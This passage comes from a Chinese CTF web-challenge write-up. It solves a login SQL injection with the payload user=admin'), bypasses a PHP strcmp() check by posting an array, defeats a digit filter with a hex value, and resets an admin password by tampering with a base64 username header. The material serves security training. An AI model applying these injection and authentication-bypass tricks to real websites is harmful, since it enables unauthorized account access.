</body>
<a href="index.phps">Source</a>
</html>
```

红框是注入点，单引号闭合，我们可以直接在user处闭合（也要注意闭合括号），后面注释掉，这样SQL语句就不会查询密码了，然后看下面，用户名要求是admin，那我们直接构造user=admin')#

flag有点挑衅啊，你也会sql?

23 pass check

题目里给了源码，看一下

```
$pass=@$_POST['pass'];
$pass1=**********;//被隐藏起来的密码
if(isset($pass))
{
if(@!strcmp($pass,$pass1)){
echo "flag:nctf{*}";
}else{
echo "the pass is wrong!";
}
}else{
echo "please input pass!";
}
?> https://blog.csdn.net/weixin_43603180
```

post方式传递一个变量pass，然后检查pass=pass1，相等才能获取flag，。

首先考虑了变量覆盖漏洞，发现没有能够产生变量覆盖的函数，然后看到了strcmp()函数，查了一下，php5.3以前的版本中这个函数有一个漏洞：

定义和用法

strcmp() 函数比较两个字符串。

注释： strcmp() 函数是二进制安全的，且区分大小写。

提示： 该函数与 strncmp() 函数类似，不同的是，通过 strncmp() 您可以指定每个字符串用于比较的字符数。

语法

```
strcmp(string1,string2)
```

参数	描述
string1	必需。规定要比较的第一个字符串。
string2	必需。规定要比较的第二个字符串。


技术细节

返回值：	该函数返回： • 0 - 如果两个字符串相等 • <0 - 如果 string1 小于 string2 • >0 - 如果 string1 大于 string2

要求传入两个字符串，但是如果其中一个为非字符串，函数会报错，但是返回值为“0”，即判断相等

那就好办了，只要我们post一个非字符串变量就可以了，比如数组：pass[]=12345（变量的值随便写什么都行）

hackbar执行一下



成功获取flag

学到了，不过php版本怎么查看呢。。。。转念一想，连后台代码都拿到了，查看php版本也不是什么问题了吧哈哈

24 起名字真难

给了源码，意思就是需要传入一个变量值等于54975581388，但是这个变量中又不能出现数字，那什么编码是可以将数字转换为纯字母的呢。。。

源码(php)

```php
<?php
function noother_says_correct($number)
{
        $one = ord('1');
        $nine = ord('9');
        for ($i = 0; $i < strlen($number); $i++)
        {
                $digit = ord($number{$i});
                if ( ($digit >= $one) && ($digit <= $nine) )
                {
                        return false;
                }
        }
           return $number == '54975581388';
}
$flag='*******';
if(noother_says_correct($_GET['key']))
   echo $flag;
else
   echo 'access denied';
?>
```


试了几种，发现就是10进制转16进制-_-||

GET方式传入key=0xccccccccc


25 密码重置

这题挺神奇的，我先自己做了一遍，做出结果之后准备截图写博客，结果页面报400.。。

用文字简单描述一下吧


题目要求修改admin账户的密码，然后给了一个找回密码的页面，上面用户名是写死的“ctfuser”，有一个输入框让填新密码，还有一个输入框让写验证码。

查看了一下源码，是上传数据是用POST方式，用户名写死了，又让修改admin账户的密码，第一想法是抓包。抓出来的包：



先尝试改了一下最下面POST表单里的user，改为admin，重放一下没成功，说明修改位置错了呗，然后注意到request包开头有个

兄弟你看起来有点眼熟。。。base64解码一下，果然



看来服务器端判断用户名时还要验证这个标记，把user1的值改为admin的base64编码，再执行一下，获取成功